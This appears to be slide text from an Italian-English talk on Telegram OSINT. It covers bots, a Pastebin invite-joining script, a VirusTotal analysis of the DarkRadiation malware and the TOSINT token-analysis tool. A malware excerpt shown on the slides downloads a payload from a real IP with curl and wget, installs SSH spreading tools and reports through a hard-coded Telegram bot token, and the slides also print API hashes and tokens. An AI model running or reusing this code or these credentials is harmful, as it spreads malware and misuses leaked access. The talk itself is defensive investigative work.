
They are defined to be programmes that integrate natively into the Telegram ecosystem, and allow for features such as publishing content, creating customised keyboards, and managing payments.



# BOTS

Come gli utenti posseggono un **proprio ID**.


Si possono sviluppare in diverse maniere alcuni framwerk permettono di interagire con le API direttamente via MTproto, altri mediante **WEBHOOK**. La comunicazione avviene mediante un token legato all **appID** e **app Hash**.



# BOTS

A practical example of how  
bots are used to circumvent  
scraping and distribute  
invitations to **private**  
**groups.**

Sometimes the sources of  
these bots are shared on  
**paste.bin**



The screenshot shows a Pastebin page with the following details:

- User: A GUEST
- Date: SEP 6TH, 2022
- Views: 9
- Age: 6 DAYS
- Language: Python
- Size: 0.97 KB | Software
- Actions: copy, raw, download, clone, embed, print, report

The code listed is a Python script named `invites_handler.py`:

```
1. import asyncio
2. import logging
3. import pyrogram
4. from pyrogram import Client
5.
6. API_ID = 12142320
7. API_HASH = "b9f7c76fe55f0af67c05fa613baf73d4"
8.
9.
10. async def invites_handler(link: str):
11.     #
12.     # тут должна быть какая-то базовая валидация ссылки
13.     #
14.     try:
15.         app = Client("my_account", api_id=API_ID, api_hash=API_HASH)
16.         await app.start()
17.         entity = await app.get_chat(link)
18.         if isinstance(entity, pyrogram.types.user_and_chats.chat_preview.ChatPreview):
19.             await app.join_chat(link)
20.             print(entity)
21.     except pyrogram.errors.exceptions.bad_request_400.BadRequest:
22.         logging.warning("Join request was sent!")
23.         # тут какая-то дальнейшая обработка после случая отправки заявки
24.     finally:
25.         await app.stop()
26.
27.
28. if __name__ == "__main__":
29.     asyncio.run(invites_handler("https://t.me/joinchat/UiHR6T5xKEw6h1Pw"))
```

# PHISHING BOT

The screenshot shows the VirusTotal analysis interface for a file. Key elements include:

- Community Score:** 27 / 57
- Detection:** HIGH 0, MEDIUM 2, LOW 0, INFO 0
- Crowdsourced IDS Rules:** Stream5\_No\_Timestamp, ET\_INFO\_Outbound\_RRSIG\_DNS\_Query\_Observed
- Dynamic Analysis Sandbox Detections:** OS X Sandbox flags this file as SPREADER
- Security vendors' analysis on 2021-11-10T04:25:48 UTC:**
  - Ad-Aware: Trojan.Linux.DarkRadiation.B
  - ALYac: TrojanDownloader.Shell.Agent
  - Avast: BV:TelegramBot-A [Tr]

```
#!/bin/bash
# http://185.141.25.168/api/supermicro_cr.gz
allThreads=($1)
crypt_pass=$(curl -s "http://185.141.25.168/api.php?apirequests=udbFVt_xv0tsAmLDpz5Z3Ct4-p0gedUPdQ0-UWsfd6PHz9Ky-wM3mIC9El4kwl_SlX3lpva"
command_download="apt install wget curl -y; yum install wget curl -y; cd /usr/share/man/man8;/wget http://185.141.25.168/api/supermicro_cr"

install_tools (){
    yum install wget curl sshpass pssh openssl -y &>/dev/null
}

send_message (){
TOKEN='1322235264:AAE7QI-f1GtAF_huVz8E5IBdb5JbWIIiGKI'
MSG_URL='https://api.telegram.org/bot'$TOKEN'/sendMessage?chat_id='
MSG=$1
ID_MSG='1297663267'

for id in $ID_MSG
do
    curl -s --insecure --data-urlencode "text=$MSG" "$MSG_URL$id&" &>/dev/null &
done
}

check_ssh_connect() #example (check_ssh_connect root|127.0.0.1|22|true/false|password/null); true=check with passw; false=check with key;
{
parse_arg=$1

user_host=$(echo "${parse_arg}" | awk -F "|\\" '{print $1}')
ip_host=$(echo "${parse_arg}" | awk -F "|\\" '{print $2}')
port_host=$(echo "${parse_arg}" | awk -F "|\\" '{print $3}')
passwd_state=$(echo "${parse_arg}" | awk -F "|\\" '{print $4}')
password=$(echo "${parse_arg}" | awk -F "|\\" '{print $5}')

if (ping $ip_host -c 1 -w 3 >/dev/null); then
```

VT- MALWARE DARK RADIATION

# PHISHING BOT

Gathering information from API TOKENS



A GitHub repository page for `tosint`. The repository has 2 branches and 0 tags. The last commit was made by `drego85` on Feb 24, 2024, with 11 commits. The commit message is "Removed an unnecessary module". The commit details show changes to `LICENSE.md`, `README.md`, `main.py`, and `requirements.txt`.

The `README.md` file contains the following text:

```
(tosint) [REDACTED]:~/git/tosint$ python main.py
Telegram Token (bot1xxx): 1322235264:AAE7QI-f1GtAF_huVz8E5IBdb5JbWIIiGKI
Telegram Chat ID (-100xxx): 1297663267

Analysis of token: 1322235264:AAE7QI-f1GtAF_huVz8E5IBdb5JbWIIiGKI and chat id: 1297663267

Bot First Name: villy_bot
Bot Username: villy_bot
Bot User ID: 1322235264
Bot Can Read Group Messages: False
Bot In The Chat Is An: member
Chat Title: None
Chat Type: private
Chat ID: 1297663267
Chat Username: pidor_e6ych1i
Chat Invite Link: None
Number of users in the chat: 2


(tosint) [REDACTED]:~/git/tosint$
```

**TOSINT** a tool written by Andrea Draghetti, allows information to be extracted from Telegram's **API TOKEN**.

# SANGMATA

